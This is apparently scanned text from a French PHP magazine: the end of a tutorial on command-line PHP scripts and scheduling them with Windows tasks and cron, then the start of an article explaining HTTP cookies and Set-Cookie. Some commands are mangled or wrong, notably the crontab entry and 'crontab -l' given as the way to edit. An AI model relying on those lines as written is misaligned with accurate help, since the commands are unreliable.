Sous Windows, vous devez ajouter le chemin de l'exécutable PHP à la variable `path`. La variable `path` contient les chemins des emplacements des commandes DOS, ce qui permet d'appeler une commande sans utiliser son chemin absolu. Pour ajouter le chemin à la variable `path`, procédez ainsi : clic droit sur *poste de travail* → *propriétés* → *onglet avancé* → *bouton variable d'environnement* → *sélectionnez la variable Path* → *bouton modifier* → et ajoutez le chemin vers l'exécutable PHP précédé par un point virgule (dans l'article : `c:\cli`).

Sous Linux, nous allons utiliser le *Shebang*. Le *Shebang* est la première ligne d'un script sous Linux, elle doit obligatoirement commencer par `#!`, le caractère `#` doit être en première ligne et en première colonne. Le *Shebang* permet d'indiquer au shell quel interpréteur doit être utilisé pour le fichier (l'interpréteur doit être indiqué en chemin absolu). Dans l'exemple de l'article, la première ligne sera donc `#!/cli/php`. En écrivant cette ligne au début de chacun de vos scripts, vous n'aurez plus qu'à taper `php/var/www/toto.php` pour exécuter `toto.php`.

**Application exemple**

Maintenant que vous savez comment installer CLI et exécuter des scripts PHP en ligne de commande, nous allons voir comment créer des scripts pouvant prendre des arguments ou utilisant le terminal comme entrée d'informations.

L'application qui va être utilisée pour l'exemple est un stockage d'informations via fichier CSV. CSV est un format de fichier où les données sont différenciées à l'aide d'un séparateur, en général une virgule (si vous connaissez mal ce format, vous pouvez vous renseigner sur la page internet [http://fr.wikipedia.org/wiki/Comma-separated\\_values](http://fr.wikipedia.org/wiki/Comma-separated_values)). Le Listing 2 vous présente le fichier `livre.csv` qui sera utilisé dans l'application exemple. Les différentes informations correspondent au schéma : titre du livre, auteur, public visé. Évidemment, ces informations ne sont pas suffisantes pour répertorier un livre mais cela suffira pour représenter correctement l'utilisation de PHP avec CLI.

CLI étant plus utilisé sous Linux que sous Windows, j'exécuterai les scripts sous Linux pour la suite de l'article. Les exemples fonctionnent également sous Windows, seuls leurs appels diffèrent (voir les sections précédentes).

**Récupérer les arguments d'un script shell**

La plupart des commandes `shell` prennent des arguments, CLI permet de faire la même chose avec des scripts PHP. Créez un fichier `argument.php` contenant le code présent dans le Listing 3. La variable `$argv` est un tableau créé par PHP qui contient les arguments passés au script.

- Sous Windows – `c:\cli\php c:\www\toto.php` (n'oubliez pas l'espace entre `c:\cli\php` et `c:\www\toto.php`).
- Sous Linux – `/cli/php /var/www/toto.php` (n'oubliez pas l'espace entre `/cli/php` et `/var/www/toto.php`).



## PHP 5.3.1

## Complete Source Code

- PHP 5.3.1 (tar.bz2) [10,212Kb] - 19 Nov 2009  
md5: 63e97ad450f0f7259e785100b634c797
- PHP 5.3.1 (tar.gz) [13,294Kb] - 19 Nov 2009  
md5: 41fbb368d86acb13fc3519657d277681

Figure 3. Téléchargement de la source PHP

J'ai créé ce fichier dans mon répertoire courant, ce qui me permet de l'exécuter avec la commande `php argument.php`. Exécutez maintenant ce script avec des arguments, par exemple : `php argument.php toto tata 'argument 4' argument 5`. Vous devriez obtenir quelque chose de similaire à la figure 4. En observant ce résultat vous pouvez remarquer que le premier argument du script est le nom du script lui-même. Les différents arguments doivent être séparés par des espaces, donc si vous souhaitez passer des arguments qui contiennent des espaces, vous devez les mettre entre guillemets. Ainsi le troisième argument du script sera contenu dans `$argv[3]` (ici, la valeur sera `tata`).

Une autre variable est également disponible, il s'agit de `$argc` qui contient le nombre d'arguments passés au script.

Reprenons notre application pour créer un script plus concret. Nous allons créer un script permettant d'ajouter un livre à notre fichier CSV. Ce script prendra comme argument le titre du livre, le nom de l'auteur et le public visé. Ce script doit donc compter quatre arguments (nom du script compris). Le listing 4 est le script en question. Il contient en première partie un test qui permet de vérifier si l'on passe le bon nombre d'arguments au script. La seconde partie récupère les paramètres du script et les insère dans un tableau. Vient ensuite la lecture du fichier `livre.csv` pour mettre son contenu dans le tableau `$info` afin de pouvoir le réécrire par la suite. La dernière partie du script ouvre le fichier `livre.csv` en écriture, y insère le contenu qui était déjà dans le fichier avant l'exécution du script, puis insère les données fournies en paramètre au script. Notez que `\n` permet d'effectuer une mise à la ligne.

Vous pouvez désormais ajouter un *livre* au fichier `livre.csv` en exécutant le script avec trois arguments (exemple : `php add_livre.php titre du livre auteur du livre public visé`).

## Utilisation de l'entrée standard STDIN

STDIN est l'entrée standard, elle permet d'interagir avec l'utilisateur. Le listing 5 montre comment se servir de STDIN en récupérant ce que l'utilisateur entre au clavier et l'affiche. Lorsque le script arrive à la ligne contenant `$val = trim(fgets(STDIN))`, le script s'arrête jusqu'à ce que l'utilisateur appuie sur la touche *ENTREE*. Ensuite, le script reprend. `Trim()`

```
irui@new-host:~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
[irui@new-host ~]$
```

Figure 4. Terminal Linux

```
irui@new-host:~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
[irui@new-host ~]$ php argument.php toto tata 'argument 4' argument 5
Array
(
    [0] => argument.php
    [1] => toto
    [2] => tata
    [3] => argument 4
    [4] => argument
    [5] => 5
)
[irui@new-host ~]$
```

Figure 5. Résultat du script `argument.php`

qui permet de supprimer les espaces inutiles en début et en fin de chaîne de caractères.

Afin de mettre en avant les possibilités qu'offre STDIN, nous allons étudier le script `modif_livre.php` présent dans le listing 6. La première partie permet de lire les données présentes dans le fichier et de les insérer dans un tableau. Cela permettra de les traiter par la suite. Ensuite, le script affiche les données présentes dans le tableau, avec une information supplémentaire, qui est un ID permettant à l'utilisateur de choisir le livre à modifier. Une fois que l'utilisateur a saisi un ID, il peut modifier une par une chaque information du livre qu'il souhaite modifier. Pour finir, le script enregistre toutes les informations dans le fichier. La figure 6 est une exécution de ce script.

## Automatisation des tâches

Maintenant que vous savez créer des scripts système grâce à PHP, vous allez voir comment automatiser l'exécution de ceux-ci. Pour cette partie, vous devez avoir effectué les instructions permettant de simplifier l'appel des scripts, c'est-à-dire que vous devez pouvoir exécuter vos scripts en tapant `php monScript.php`.

```
irui@new-host:~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
[irui@new-host ~]$ php modif_livre.php
Liste des livres présents dans le fichier :

Nom du livre | Nom auteur | public visés
1 : PHP et MySQL | Luke Welling | Débutant - intermédiaire
2 : Sécurité PHP 5 et MySQL | D. Seguy et P. Gamache | Débutant-moyen
Entrez l'ID du livre que vous souhaitez modifier :
1
Entrez le nouveau nom du livre (qui remplacera PHP et MySQL):
PHP et SQL Mémento
Entrez le nouveau nom d'auteur (qui remplacera Luke Welling):
Cyril Pierre de Geyer - Guillaume Ponçon - Stéphane Mariel
Entrez le public concerné (qui remplacera Débutant - intermédiaire):
tous
Modification enregistrées.
[irui@new-host ~]$
```

Figure 6. Exemple d'exécution du script `modif_livre.php`

## Sous Windows

Sous Windows, vous devez dans un premier temps créer un fichier *Batch* qui permet de lancer une ou plusieurs commandes DOS en l'exécutant. Une fois les actions effectuées la console se ferme. Ce type de fichier contient une instruction par ligne et son extension est `'bat'`. Un exemple vaut mieux qu'un long discours, nous allons modifier le script `test.php` qui est présenté en début d'article en y ajoutant une boucle infinie. Ainsi vous pourrez voir l'exécution de votre script de test car si l'on n'ajoute pas de boucle infinie, la console se fermera après l'exécution du script et vous n'aurez pas le temps de voir son exécution. Votre script `test.php` doit désormais ressembler à celui du Listing 7.

Créez un fichier texte et renommez-le en `lancerTest.bat`. Modifiez son contenu (clic droit sur le fichier puis modifier) afin d'y insérer la commande permettant d'exécuter le script `test.php` (normalement `php c:\cli\test.php`). Maintenant que votre fichier batch est créé, exécutez-le en double cliquant dessus. Vous devriez voir apparaître une console similaire à celle de la Figure 7.


Pour stopper le script infini, faites `ctrl + c`. Maintenant que nous avons créé de quoi

**Listing 7.** Contenu du fichier `test.php`

```
<?php
echo 'hello world';
while(true);//permet de laisser la console ouverte
?>
```

**Listing 8.** Script `test.php` permettant de créer un répertoire

```
#!/cli/php
<?php
if(!file_exists ('titi'))
{
mkdir('titi');
}
?>
```

**Figure 7.** Console ouverte suite à l'exécution du fichier `.bat`

exécuter notre script, nous allons automatiser l'appel de ce script. Pour cela ouvrez le planificateur de tâches Windows (*Panneau de configuration* → *Tâches planifiées*). Une fois le planificateur ouvert, cliquez sur création d'une tâche planifiée, une fenêtre s'ouvre alors. Cliquez sur suivant, vous voyez alors les exécutable pré-enregistrés de votre système. Cliquez sur *Parcourir* et sélectionnez votre fichier `lancerTest.bat`. Vous pouvez alors choisir la fréquence d'exécution de votre script. Choisissez maintenant pour quel utilisateur doit s'effectuer la tâche puis cliquez sur suivant. Vous pouvez terminer la planification de votre tâche ou ouvrir le planificateur avancé. Celui-ci permet de paramétrer l'exécution de façon plus précise, par exemple en l'exécutant par intervalle régulier ou encore en répétant la tâche toutes les X minutes. Je vous laisse découvrir le planificateur avancé, celui-ci permet de nombreux réglages, je vous conseille donc d'étudier ces possibilités.

**Sous Linux**

Sous Linux, il existe un service appelé *Cron* permettant d'exécuter des tâches à interval-

le régulier. *Cron* est disponible sur toutes les distributions Unix/Linux. Je ne vais pas vous détailler *Cron* à 100% car cela serait une copie de la documentation mais je vais expliquer les bases permettant d'automatiser l'appel de scripts (pour plus de renseignements je vous conseille : [http://doc.fedora-fr.org/wiki/CRON:\\_Configuration\\_de\\_t%C3%A2ches\\_automatis%C3%A9es](http://doc.fedora-fr.org/wiki/CRON:_Configuration_de_t%C3%A2ches_automatis%C3%A9es)). Pour une utilisation optimale, vous devez être connecté en tant qu'administrateur du système (root en général).

Les fichiers au format *Crontab* sont utilisés pour configurer l'appel de scripts. Les fichiers de ce format sont constitués de sept champs paramétrables : minute(1) heure(2) jour(mois)(3) mois(4) jour( semaine)(5) utilisateur(6) commande(7).

- (1) valeur comprise entre 0 et 59,
- (2) valeur comprise entre 0 et 23,
- (3) valeur comprise entre 1 et 31,
- (4) valeur comprise entre 1 et 12,
- (5) valeur comprise entre 0 et 7 (Dimanche étant le 0 ou le 7) ou alors les abréviations correspondant aux jours de la semaine en Anglais: sun,mon,tue,wed,thur,frī,sat,

- (6) uniquement pour les fichiers *crontab* du système dans `/etc/cron.d`,
- (7) commande à effectuer.

Il existe également des caractères spéciaux :

- \* : s'il est utilisé dans l'un des cinq premiers champs, indique que la commande doit être effectuée tout le temps,
- / : permet de spécifier une répétition,
- - : permet de définir une plage,
- , : permet de définir plusieurs valeurs.

Voici une liste de commandes *bash* permettant de gérer vos fichiers *crontab* :

- `crontab -l` permet de lister toutes les actions *crontab* de votre utilisateur.
- `crontab -u toto -l` permet à l'administrateur de lister toutes les actions *crontab* de l'utilisateur `toto`.
- `crontab -r` permet de supprimer votre fichier *crontab*.
- `crontab -e` permet d'éditer votre fichier *crontab*. Cela ouvrira l'éditeur de texte standard `vi`. Si vous ne savez pas utiliser `vi`, rendez-vous à l'adresse [http://doc.fedora-fr.org/wiki/Utilisation\\_de\\_vi#Commandes\\_diverses](http://doc.fedora-fr.org/wiki/Utilisation_de_vi#Commandes_diverses).

Maintenant que nous avons toutes les clés en main, prenons comme exemple un script `test.php` qui crée un dossier dans votre répertoire personnel (`/root`). Le listing 8 contient le code permettant de faire cela. N'oubliez surtout pas le shebang qui permet d'indiquer quel interpréteur doit être utilisé.

Maintenant que notre script est créé, nous allons l'appeler toutes les minutes (évidemment faire cela n'a strictement aucun intérêt, mais cela permet de tester *crontab*). Editez votre fichier *crontab* (tapez `crontab -l` dans votre terminal) et insérez `*/*1 *****/chemin_du_fichier/test.php`. Pour quitter le fichier ouvert avec `vi`, faites `echap` → `:wq` → `entrer`. Patientez maintenant une minute et ouvrez votre répertoire personnel (`/root`), vous devriez alors voir apparaître le répertoire `titi`.

**Conclusion**

Vous avez désormais toutes les informations dont vous avez besoin pour créer des applications en ligne de commande et automatiser différentes tâches récurrentes. Cela vous facilitera la vie pour effectuer diverses tâches telles que la sauvegarde de bases de données, la sauvegarde de fichiers, la vérification de la disponibilité d'un serveur ...

**JÉRÉMY RAFFLIN**

L'auteur est étudiant en première année de master. Il est autodidacte en PHP depuis plus de trois ans et s'intéresse particulièrement à la sécurité et à la création d'applications multi-utilisateurs, notamment les jeux vidéo sur navigateur. Pour me contacter : [jeremy.rafflin@laposte.net](mailto:jeremy.rafflin@laposte.net)

**Sur Internet**

- <http://www.php.net/downloads.php> – Page de téléchargement de PHP,
- <http://www.linux-kheops.com/doc/man/manfr/man-html-0.9/man5/crontab.5.html> – Petit tutoriel sur *crontab*,
- <http://www.hotline-pc.org/batch.htm> – Article plutôt complet sur les fichiers Batch (`.bat` compris),
- [http://fr.wikipédia.org/wiki/Comma-separated\\_values](http://fr.wikipédia.org/wiki/Comma-separated_values) – Page Wikipedia décrivant le fonctionnement de CSV,
- <http://php.net/manual/fr/features.commandline.php> – Page du manuel PHP concernant CLI,
- [http://doc.fedora-fr.org/wiki/CRON:\\_Configuration\\_de\\_t%C3%A2ches\\_automatis%C3%A9es](http://doc.fedora-fr.org/wiki/CRON:_Configuration_de_t%C3%A2ches_automatis%C3%A9es) – Page de la documentation de *Cron*,
- [http://doc.fedora-fr.org/wiki/Utilisation\\_de\\_vi#Commandes\\_diverses](http://doc.fedora-fr.org/wiki/Utilisation_de_vi#Commandes_diverses) – Page Wikipedia expliquant comment utiliser `vi`.

# Manipuler les cookies avec PHP

Les cookies sont utilisés par un grand nombre d'applications et de sites web pour stocker les préférences d'un utilisateur, pour assurer un suivi de session ou pour pister l'utilisateur. Dans cet article vous étudierez la transmission et la manipulation de cookies HTTP avec PHP.

## Cet article explique :

- Ce que sont les cookies.
- Comment les cookies sont transmis dans le protocole HTTP.
- Comment envoyer et recevoir des cookies avec PHP.

## Ce qu'il faut savoir :

- Vous devez connaître les bases du langage PHP.

Niveau de difficulté



Le suivi de session dans le cadre d'un panier de commande, la navigation dans une application web avec authentification, l'affichage personnalisé d'une page web (langue, style) et le pistage d'un internaute, ne peuvent fonctionner que si le serveur reconnaît l'internaute, ou reçoit les préférences de l'internaute lorsque celui-ci lui demande une URL.

Les clients (navigateurs) et les serveurs web communiquent par le biais du protocole de transport HTTP (HyperText Transfer Protocol). Aucune information n'est conservée entre deux connexions. Lorsque le serveur reçoit une demande de ressource, les seules informations dont il dispose sont l'adresse IP qui a émis la requête, et la requête HTTP elle-même (ressource demandée, informations sur le navigateur, et éventuellement données et méta-informations sur ces données). L'adresse IP ne permet pas d'identifier un utilisateur unique car plusieurs clients peuvent partager une même adresse IP (proxy, translation d'adresse). De plus un ordinateur peut changer d'adresse IP entre deux visites à un site web, voire même au cours d'une même navigation (DHCP). Le seul moyen pour un serveur de reconnaître un internaute est que

le navigateur transmette une information dans la requête HTTP. Ceci peut être réalisé par divers procédés : placer un paramètre dans l'URL, transmettre l'information par le biais d'un formulaire HTML, ou en utilisant un cookie. La dernière solution est la plus simple à mettre en place, la plus efficace et la plus sûre.

Vous allez dans un premier temps étudier le principe général des cookies et de leur transmission entre un client et un serveur HTTP, vous verrez ensuite comment créer un cookie avec PHP et comment l'utiliser dans une application web.

## Principe

Les cookies permettent à une application web d'enregistrer des informations de petite taille sur le disque dur de l'internaute. Lors des connexions suivantes du client à l'application, ces informations sont transmises automatiquement par son navigateur. Le cookie est une chaîne de caractères composée de deux parties : un nom et une valeur, séparés par le caractère égal.

Par exemple, si un internaute choisit la version anglaise d'un site bilingue, le serveur lui envoie la page anglaise et un cookie `langue=en` pour stocker cette préférence de langue. Lorsque l'internaute demande de nouvelles pages au serveur, il transmet en même temps automatiquement le cookie indiquant la langue souhaitée, le serveur le reçoit et retourne la page en version anglai-

se. Les cookies qui stockent les préférences d'un internaute sont généralement persistants, c'est-à-dire qu'ils ne sont pas effacés lorsque l'utilisateur ferme son navigateur ou éteint son ordinateur. Le cookie sera transmis lors de toutes les connexions futures vers le site web, et ce jusqu'à ce qu'il soit détruit (date d'expiration atteinte ou suppression manuelle du cookie par l'utilisateur). Pendant toute la durée de validité du cookie, l'utilisateur obtiendra donc directement les pages anglaises du site. La Figure 1 montre un exemple de cookie de langue affiché dans le gestionnaire de cookies de Firefox. Le cookie a été placé par le site web fictif *monSiteWeb.fr*, il est valide jusqu'au 1er janvier 2011.

Dans le cadre d'un panier de commande, le cookie est un jeton de session. Lorsque l'utilisateur débute sa navigation, le serveur génère un identifiant unique aléatoire et l'envoie au navigateur, par exemple `sessionId=f7db4156ea79df`. Le contenu du panier de commande est stocké sur le disque dur du serveur, dans une base de données ou dans un fichier de session. Lors de toute demande, le navigateur retourne l'identifiant de session, ceci permet au serveur de le reconnaître et de mettre à jour le bon panier de commande. Généralement ces cookies ne sont pas persistants, ils sont détruits lorsque l'internaute quitte le navigateur.

Les cookies sont parfois utilisés pour pister un internaute. Le suivi peut être réalisé sur un domaine ou un site unique afin de connaître ses habitudes de navigation, ou les produits du site qui l'intéressent. Lors de la première visite de l'internaute, le serveur génère un identifiant unique. A chaque fois que l'internaute demande une page web, il retourne le cookie. Le serveur stocke dans un fichier de log, ou dans une base de données,



l'identifiant transmis par cookie, l'heure de la demande, la page demandée, les produits concernés. Généralement les profils stockés sont anonymes, c'est-à-dire qu'ils sont liés uniquement au cookie, sauf si l'utilisateur doit s'authentifier pour entrer dans le site, ou s'il fournit des informations personnelles. Un profil anonyme est lié à un navigateur et un ordinateur. Il suffit que l'internaute efface son cookie ou utilise un autre navigateur ou un autre ordinateur, pour qu'il ne soit pas reconnu par le serveur.

Le pistage d'un internaute peut être également réalisé sur des domaines multiples, en utilisant un cookie tierce partie. Ce cookie est placé par un domaine qui n'est pas celui qui apparaît dans l'URL de navigation de l'internaute. Ceci est rendu possible, par exemple, par l'intégration de bandeaux ou de fenêtres publicitaires dans un site web. Lorsque l'internaute visite un site, le navigateur charge la page html, et envoie une requête par ressource à récupérer (image, fichier de style, ...). Les publicités intégrées dans le site sont des ressources externes au site, le navigateur contacte donc le site de l'annonceur publicitaire, celui-ci retourne la publicité et peut envoyer à cette occasion un cookie avec un identifiant unique. Lorsque l'internaute visite d'autres sites web qui ont le même annonceur publicitaire, il transmet son cookie à l'annonceur quand le navigateur télécharge automatiquement la publicité. L'annonceur peut alors stocker l'identifiant unique, l'heure de la demande, le site web depuis lequel l'internaute a effectué la demande (*referrer*) et la référence de la publicité envoyée. Cette technique permet aux sociétés publicitaires d'obtenir des profils d'utilisateurs afin de cibler les publicités. Les profils stockés sont quasiment toujours anonymes. Les cookies de pistage tierce partie sont acceptés par les navigateurs, mais l'utilisateur peut les bloquer facilement. Afin de protéger la vie privée des utilisateurs, certains pays ont mis en place une législation et émis des directives sur l'utilisation des cookies (Etats-Unis, Union Européenne).

Un inconvénient des cookies est que le client est libre d'activer ou de désactiver les cookies dans son navigateur. Un site reposant sur l'envoi de cookies ne fonctionnera pas si le client n'autorise pas le stockage des cookies sur son disque. L'internaute peut également effacer des cookies dans son navigateur, supprimant ainsi des informations qui peuvent être utilisées par l'application web, pour gérer un panier de commande par exemple. Malgré ces inconvénients, les cookies sont le moyen le plus sûr, et le plus efficace, pour gérer des paniers de commandes, ou le suivi d'un utilisateur authentifié dans une application nécessitant des niveaux de privilèges différents.




Figure 1. Gestionnaire de cookies du navigateur Firefox

### Transmission d'un cookie

Les requêtes HTTP émises par le client (navigateur), et les réponses HTTP retournées par le serveur web comportent un en-tête et éventuellement un corps, séparés par une ligne blanche. Les cookies sont toujours transmis dans la partie en-tête. Après avoir expliqué rapidement la structure des requêtes et des réponses HTTP, afin de mieux comprendre le mécanisme de transmission des cookies, cette partie présente les champs d'en-tête qui permettent de transmettre un cookie, et les options de configuration des cookies.

### Requêtes et réponses HTTP

Lorsque le client demande une ressource au serveur, il envoie une requête HTTP. L'en-tête contient l'URL de la ressource souhaitée, la version du protocole utilisée, la méthode HTTP (*GET*, *POST*, ...), des informations optionnelles sur le client (nom et version du navigateur, jeux de caractères et langues supportées, ...), les éventuels cookies, et des métainformations sur le corps de la requête s'il est présent (c'est le cas lors de l'envoi d'un formulaire par la méthode *POST*). La première ligne de l'en-tête de la requête définit toujours la méthode HTTP à appliquer, l'adresse de la ressource demandée et la version du protocole HTTP (1.0 ou 1.1). En fonction du choix de la version du protocole HTTP, la partie adresse de la première ligne de l'en-tête diffère. Dans la version 1.0, l'adresse correspond à l'URL de la ressource. Dans la version 1.1 il faut indiquer le chemin de la ressource à par-

tir de la racine du serveur web. Une seconde ligne d'en-tête, préfixée par *Host*, est alors nécessaire pour indiquer le nom du serveur web. Les deux requêtes suivantes sont identiques, elles demandent au serveur factice *monSiteWeb.fr* la ressource *index.php*, par la méthode *GET*. La première requête utilise la version 1.0 du protocole :

```
GET http://monSiteWeb.fr/index.php
HTTP/1.0
```

La seconde requête utilise la version 1.1 :

```
GET /index.php HTTP/1.1
Host:monSiteWeb.fr
```

Lorsque le serveur reçoit une de ces deux requêtes, il exécute le script PHP *index.php* et retourne la page HTML générée par ce script, dans le corps de la réponse. L'en-tête de la réponse du serveur contient des informations sur le corps (type de contenu, taille, encodage, ...), sur le serveur, et peut comporter zéro, un ou plusieurs cookies. La première ligne de la réponse contient la version du protocole HTTP utilisée par le serveur, un code à trois chiffres indiquant le statut de la réponse et une phrase en anglais expliquant le code. Par exemple la ligne d'en-tête ci-après indique que la ressource *index.php* a été trouvée, et que le serveur qui l'héberge utilise la version 1.0 du protocole :

```
HTTP/1.0 200 OK
```



Figure 2. Requête HTTP du navigateur vers le serveur




Figure 3. Envoi du cookie par le serveur



Figure 4. Envoi du cookie par le navigateur

À l'exception de la première ligne, chaque ligne d'en-tête de la requête, ou de la réponse HTTP, comporte un champ HTTP suivi du caractère deux points et de la valeur associée au champ. Des champs d'en-tête spécifiques aux cookies permettent d'envoyer un cookie du serveur vers le navigateur, et du navigateur vers le serveur web.

La Figure 2 illustre l'envoi d'une requête par la méthode `GET` du protocole HTTP version 1.0, avec un passage de paramètre au serveur fictif `monSiteWeb.fr`. Un clic sur le choix de la langue dans le site web a provoqué l'envoi de cette requête par le navigateur. L'URL contient dans la partie *querystring* (c'est-à-dire la partie située derrière le caractère point d'interrogation), une chaîne de caractères `langue=en`, celle-ci indique au script `index.php` que l'internaute souhaite visualiser la version anglaise de la page d'accueil. Le serveur retourne la page en anglais dans le corps de la réponse HTTP, ainsi qu'un cookie de langue pour stocker la préférence de langue dans le navigateur (Figure 3). Ce cookie a pour nom `langue` et pour valeur `en`, comme le paramètre qui avait été envoyé précédemment au serveur. Afin de simplifier la Figure 3, les informations sur le type d'encodage, la taille et le type de contenu du corps ne sont pas montrés dans l'en-tête de la réponse HTTP. Une fois le cookie stocké dans le navigateur, celui-ci est

renvoyé au serveur à chaque fois qu'une requête est émise vers le serveur `monSiteWeb.fr` (Figure 4).

### Documents de référence

Les cookies ont été proposés et implémentés par Netscape vers le milieu des années 90. Plusieurs documents décrivent la gestion des cookies pour le protocole HTTP : le document d'origine de Netscape, la spécification RFC2109 de février 1997 (basée en partie sur le document de Netscape), et la spécification RFC2965 d'octobre 2000 qui rend obsolète la spécification RFC2109. Les serveurs qui supportent les cookies définis par Netscape et le RFC2109 utilisent le champ d'en-tête `set-cookie` pour envoyer un cookie au navigateur, les serveurs qui se conforment à la spécification RFC2965 utilisent le champ d'en-tête `set-cookie2`. Les navigateurs retournent le cookie au serveur web dans le champ d'en-tête `cookie`. Un navigateur qui supporte la spécification RFC2965 l'indique au serveur en envoyant également un champ `cookie2: $Version="1"`. L'envoi de cookies se conformant à la spécification RFC2965 a été testé sous Firefox 3.6.3, Internet Explorer 8.0, Safari 4.0.4, Google Chrome 4.1.249 et Opera 10.5.1. Seul le navigateur Opera supporte cette fonctionnalité, il supporte également la création de cookies envoyés par `set-cookie`.

Cette partie présente le principe des cookies et les en-têtes HTTP afin que vous compreniez les concepts sous-jacents à la manipulation de cookies en PHP et les options à paramétrer. Lorsque vous manipulez les cookies avec PHP, vous n'aurez pas à gérer les champs d'en-tête car des fonctions prédéfinies permettent d'envoyer les cookies. L'article sera illustré avec le champ d'en-tête `set-cookie` qui est largement répandu et supporté par la majorité des serveurs web et des navigateurs. De même pour simplifier les exemples et figures, la version 1.0 du protocole HTTP sera utilisée.

### Envoi d'un cookie par le serveur

Lorsqu'un serveur souhaite envoyer un cookie à un navigateur, il ajoute une ligne dans l'en-tête de la réponse HTTP (Figure 3). Cette ligne comporte le champ d'en-tête `set-cookie`, suivi du caractère deux-points, suivi d'une chaîne de caractères contenant le cookie (paire `nom=valeur`) et des attributs optionnels permettant de définir sa validité (durée, chemin, domaine, connexion sécurisée) :

```
Set-Cookie: nom=valeur; expires=date;
path=chemin; domain=nom_de_domaine;
secure
```

L'attribut `expires` fixe la durée de vie du cookie. S'il n'est pas précisé, le cookie est non persistant, il expire quand le navigateur est quitté. La date suit le format :

```
JJ-Mois-AAAA HH:MM:SS GMT
```

Il faut noter que l'attribut `max-age` peut aussi être rencontré à la place de `expires`, si le serveur suit les spécifications RFC, dans ce cas la valeur attribuée est une durée de vie en secondes.

Dans l'exemple de la Figure 3, le nom du cookie est `langue`, sa valeur est `en`, le cookie est valide jusqu'au 1er janvier 2011. C'est-à-dire que le navigateur enverra ce cookie à chaque navigation de l'internaute vers le site `monSiteWeb.fr` jusqu'à cette date, ou jusqu'à ce que l'internaute le détruise. Jusqu'à la fin de l'année 2010, l'internaute recevra automatiquement les versions anglaises des pages du site. Au 1er janvier 2011, le cookie n'étant plus valide, l'internaute recevra la version française de la page demandée. Une fois qu'il aura de nouveau cliqué pour obtenir la version anglaise du site, un nouveau cookie de préférence de langue sera placé dans son navigateur. Généralement, dans ce type d'applications, la durée de validité du cookie est mise à jour à chaque nouvelle connexion. Elle est calculée par le script

à partir de la date courante. L'internaute n'est donc pas obligé de redéfinir ses préférences de navigation, sauf s'il a effacé ses cookies, ou si la date de sa dernière visite est trop ancienne (la date d'expiration du cookie est dépassée).

Un cookie est valide pour un domaine et un chemin. Ceci permet de limiter l'envoi du cookie aux serveurs du domaine, et de restreindre sa visibilité à des parties de l'arborescence web du serveur. Le nom de domaine par défaut est celui du serveur qui génère le cookie, des noms de sous-domaines peuvent cependant être précisés. Dans l'exemple de la Figure 3, le nom de domaine pour le cookie n'est pas précisé, le domaine est donc celui par défaut. Le chemin est utilisé pour indiquer le sous-ensemble d'URL du domaine pour lequel le cookie est valide et sera envoyé. Le chemin "/" est le plus général (racine du serveur web), "/int" enverra le cookie aussi bien aux URL commençant par "/internet" qu'à celles commençant par "/intranet". Par défaut, c'est le chemin du document qui a envoyé le cookie qui est utilisé. Dans l'exemple de la Figure 3, le chemin donné est la racine du serveur, cela signifie que le cookie est valide pour l'ensemble des pages web situées sur ce serveur.

L'attribut *secure* indique au navigateur qu'il ne doit transmettre le cookie que si la communication est sécurisée (HTTPS). Ceci est important lors de la transmission d'un cookie de session, afin d'éviter l'interception par un tiers. Par défaut, le cookie est envoyé quel que soit le type de communication.

### Enregistrement du cookie par le client

